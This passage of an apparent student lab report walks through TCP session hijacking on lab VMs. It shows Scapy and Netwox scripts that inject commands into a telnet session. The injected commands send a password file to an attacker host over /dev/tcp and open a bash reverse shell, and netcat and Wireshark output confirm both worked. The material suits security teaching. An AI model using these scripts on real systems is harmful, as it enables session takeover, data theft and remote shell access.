2788 2020-02-21… 172.217.10.78  10.0.2.10       TCP  60 443 → 52956 [RST, ACK] Seq=0 Ack=2398901288 Win=0 Len=0
2789 2020-02-21… 172.217.10.78  10.0.2.10       TCP  60 [TCP ACKed unseen segment] 443 → 52956 [RST, ACK] Seq=7124…
```

TCP Session Hijacking using Scapy:

In this task we are hijacking the established TCP connection by spoofing a new packet using a duplicate acknowledgment number. We are attempting to achieve this using raw packet creation through scapy. To achieve this task we are establishing a telnet session between client and server, we have created a file in the server, by sending a duplicate acknowledge and sequence number we are hijacking the telnet session and printing content of the file in the server. In the code below we have constructed a new packet, spoofing source as client and server as victim from the attacker machine, we are printing content of file located in server through a tcp socket in the attacker machine, which then forwards it to port 9090, which is displayed by our netcat server. The code is displayed below.

```
/bin/bash 57x22
[02/21/20]seed@VM:~/tcp$ cat session_hijack.py
#!/usr/bin/python3
import sys
from scapy.all import *
print("HIJACKING PACKET")
ip = IP(src="10.0.2.15",dst="10.0.2.10")
tcp = TCP(sport=47630,dport=23,flags="A",seq=1881238875,a
ck=3103841648)
data = "\r cat /home/seed/password > /dev/tcp/10.0.2.22/9
090 \r"
packet=ip/tcp/data
ls(packet)
send(packet,verbose=0)
[02/21/20]seed@VM:~/tcp$
```


```
/bin/bash 55x27
[02/21/20]seed@VM:~$ cat password
This is the password !!
[02/21/20]seed@VM:~$
```

```
/bin/bash 57x22
[02/21/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)


Connection from [10.0.2.10] port 9090 [tcp/*] accepted (f
amily 2, sport 53134)
This is the password !!
[02/21/20]seed@VM:~$
```

Once we hijack the TCP connection, the telnet session will freeze, this is because of the duplicate acknowledgment we have sent, if we try to send any information to our server from the client, the session will not send any more data, and we can see spurious retransmission in the wireshark output as shown below.

198	2020-02-21 00:55:12.6358051…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 163#1] 23 → 47630 [ACK] Seq=31038…
199	2020-02-21 00:55:12.8466851…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
200	2020-02-21 00:55:12.8473691…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 163#2] 23 → 47630 [ACK] Seq=31038…
201	2020-02-21 00:55:13.0585128…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
202	2020-02-21 00:55:13.0592345…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 163#3] 23 → 47630 [ACK] Seq=31038…
203	2020-02-21 00:55:13.5215607…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
204	2020-02-21 00:55:13.5230012…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 163#4] 23 → 47630 [ACK] Seq=31038…
205	2020-02-21 00:55:14.3707022…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
206	2020-02-21 00:55:14.3715894…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 163#5] 23 → 47630 [ACK] Seq=31038…
207	2020-02-21 00:55:16.0668860…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
208	2020-02-21 00:55:16.0675395…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 163#6] 23 → 47630 [ACK] Seq=31038…
209	2020-02-21 00:55:17.7408260…	PcsCompu_3b:2b:b3	PcsCompu_cb:0d:d0	ARP	60	Who has 10.0.2.15? Tell 10.0.2.10



TCP Session Hijacking using Netwox:

We are trying to achieve the same results as before, this time we are doing it using Netwox 40, we have to manually fill the packet parameters which includes client IP, server IP, port numbers, acknowledgement number, and the data part has to be converted to hexadecimal before passing it to Netwox, the result will be same, the server will print the contents of the file in the server, also our session will freeze and no operations can be performed between client and server.

```
>>> "\r cat /home/seed/password > /dev/tcp/10.0.2.22/9090
 \r".encode("hex")
'0d20636174202f686f6d652f736565642f70617373776f7264203e20
2f6465762f7463702f31302e302e322e32322f39303930200d'
>>>
```

```
[02/21/20]seed@VM:~$ cat password
"this is the password !!"
[02/21/20]seed@VM:~$
```

```
[02/21/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.10] port 9090 [tcp/*] accepted (family 2, sport 53142)
"this is the password !!"
[02/21/20]seed@VM:~$
```

```
[02/21/20]seed@VM:~$ sudo netwox 40 -l 10.0.2.15 -m 10.0.2.10 -o 47674 -p 23 -q 4019982751 -r 3208474093 -H "0d206361
74202f686f6d652f736565642f70617373776f7264203e202f6465762f7463702f31302e302e322e32322f39303930200d"
[sudo] password for seed:
IP
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|___0x00=0_____|_____0x005D=93_____|
|               id              |r|D|M|       offsetfrag      |
|_____0xB553=46419_____|0|0|0|_____0x0000=0_____|
|      ttl      |   protocol    |           checksum            |
|___0x00=0_____|___0x06=6_____|_____0xED2F_____|
|                         source                                |
|_____________________10.0.2.15_____________________|
|                       destination                             |
|_____________________10.0.2.10_____________________|
TCP
|         source port           |       destination port        |
|_____0xBA3A=47674_____|_____0x0017=23_____|
|                         seqnum                                |
|_____________0xEF9C119F=4019982751_____________|
|                         acknum                                |
|_____________0xBF3D6DED=3208474093_____________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|_____0x0000=0_____|
|           checksum            |            urgptr            |
|_____0x1F20=7968_____|_____0x0000=0_____|
```

```
     83 2020-02-21 05:13:55.7525798… 10.0.2.10           10.0.2.15           TCP       163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq…
     84 2020-02-21 05:13:56.1718877… 10.0.2.10           10.0.2.15           TCP       163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq…
     85 2020-02-21 05:13:57.0038084… 10.0.2.10           10.0.2.15           TCP       163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq…
     86 2020-02-21 05:13:58.6715498… 10.0.2.10           10.0.2.15           TCP       163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq…
     87 2020-02-21 05:14:00.5235649… PcsCompu_3b:2b:b3   PcsCompu_fa:24:f5   ARP        60 Who has 10.0.2.22? Tell 10.0.2.10
     88 2020-02-21 05:14:00.5235809… PcsCompu_3b:2b:b3   PcsCompu_cb:0d:d0   ARP        60 Who has 10.0.2.15? Tell 10.0.2.10
     89 2020-02-21 05:14:00.5236039… PcsCompu_cb:0d:d0   PcsCompu_3b:2b:b3   ARP        42 10.0.2.15 is at 08:00:27:cb:0d:d0
     90 2020-02-21 05:14:00.5240037… PcsCompu_fa:24:f5   PcsCompu_3b:2b:b3   ARP        60 10.0.2.22 is at 08:00:27:fa:24:f5
     91 2020-02-21 05:14:02.0603597… 10.0.2.10           10.0.2.15           TCP       163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq…
     92 2020-02-21 05:14:08.7157736… 10.0.2.10           10.0.2.15           TCP       163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq…
     93 2020-02-21 05:14:22.0283977… 10.0.2.10           10.0.2.15           TCP       163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq…
```

```
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.10
▾ Transmission Control Protocol, Src Port: 47674, Dst Port: 23, Seq: 4019982751, Ack: 3208474093, Len: 0
    Source Port: 47674
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 4019982751
    Acknowledgment number: 3208474093
    Header Length: 32 bytes
```

Creating Reverse Shell using TCP Session Hijacking

Similar to previous task, this time we are trying to establish a reverse shell using TCP hijacking, we are doing this by constructing a raw IP/TCP packet through scapy, we try to hijack the existing TCP session through the duplicate acknowledge and sequence number. By sending 2>&1 0<&1 through the TCP socket to the hijacked session, we are duplicating bash of our server in our attacker, by this we can modify contents of any file in client server, we can do this as long as the telnet session is active. Once the session is hijacked the telnet will freeze the connection, so no more packets will be sent between the original client and server. The code and results are below.

```
[02/21/20]seed@VM:~/tcp$ cat reverse_shell.py
#!/usr/bin/python3
import sys
from scapy.all import *
print("SESSION HIJACKING Reverse shell")
IP = IP(src="10.0.2.15",dst="10.0.2.10")
TCP=TCP(sport=47658,dport=23,flags="A",seq=348407740,ack=210564557)
Data = "\r /bin/bash -i > /dev/tcp/10.0.2.22/9090 2>&1 0<&1 \r"
packet=IP/TCP/Data
ls(packet)
send(packet)
```

```
[02/21/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)


Connection from [10.0.2.10] port 9090 [tcp/*] accepted (f
amily 2, sport 53138)
[02/21/20]seed@VM:~$
```

No.	Time	Source	Destination	Protocol	Length	Info
124	2020-02-21 02:48:04.7484654…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
125	2020-02-21 02:48:04.7492928…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#2] 23 → 47658 [ACK] Seq=210564…
126	2020-02-21 02:48:04.9581172…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
127	2020-02-21 02:48:04.9601432…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#3] 23 → 47658 [ACK] Seq=210564…
128	2020-02-21 02:48:05.3790067…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
129	2020-02-21 02:48:05.3815142…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#4] 23 → 47658 [ACK] Seq=210564…
130	2020-02-21 02:48:06.2422591…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
131	2020-02-21 02:48:06.2453919…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#5] 23 → 47658 [ACK] Seq=210564…
132	2020-02-21 02:48:07.9380293…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
133	2020-02-21 02:48:07.9386150…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#6] 23 → 47658 [ACK] Seq=210564…
134	2020-02-21 02:48:09.5750544…	PcsCompu_cb:0d:d0	PcsCompu_3b:2b:b3	ARP	42	Who has 10.0.2.10? Tell 10.0.2.15
135	2020-02-21 02:48:09.5757053…	PcsCompu_3b:2b:b3	PcsCompu_cb:0d:d0	ARP	60	10.0.2.10 is at 08:00:27:3b:2b:b3
136	2020-02-21 02:48:09.6758001…	PcsCompu_3b:2b:b3	PcsCompu_cb:0d:d0	ARP	60	Who has 10.0.2.15? Tell 10.0.2.10
137	2020-02-21 02:48:09.6758364…	PcsCompu_cb:0d:d0	PcsCompu_3b:2b:b3	ARP	42	10.0.2.15 is at 08:00:27:cb:0d:d0
138	2020-02-21 02:48:11.3658623…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
139	2020-02-21 02:48:11.3665672…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#7] 23 → 47658 [ACK] Seq=210564…
140	2020-02-21 02:48:18.2748068…	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
141	2020-02-21 02:48:18.2791845…	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#8] 23 → 47658 [ACK] Seq=210564…

```
Source Port: 47658
Destination Port: 23
[Stream index: 1]
[TCP Segment Len: 0]
Sequence number: 348407740
Acknowledgment number: 210564557
Header Length: 32 bytes
```

Once we create reverse shell, I have tried to verify the IP address of the bash and I can see that the IP address is that of my server, this proves that my reverse shell is actually working.

```
[02/21/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)


Connection from [10.0.2.10] port 9090 [tcp/*] accepted (f
amily 2, sport 53138)
[02/21/20]seed@VM:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:3b:2b:b3
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255
.255.255.0
          inet6 addr: fe80::f90c:59a8:65c4:6084/64 Scope:
Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metri
c:1
          RX packets:1384 errors:0 dropped:0 overruns:0 f
rame:0
          TX packets:1000 errors:0 dropped:0 overruns:0 c
arrier:0
          collisions:0 txqueuelen:1000
          RX bytes:139489 (139.4 KB)  TX bytes:89718 (89.
7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
```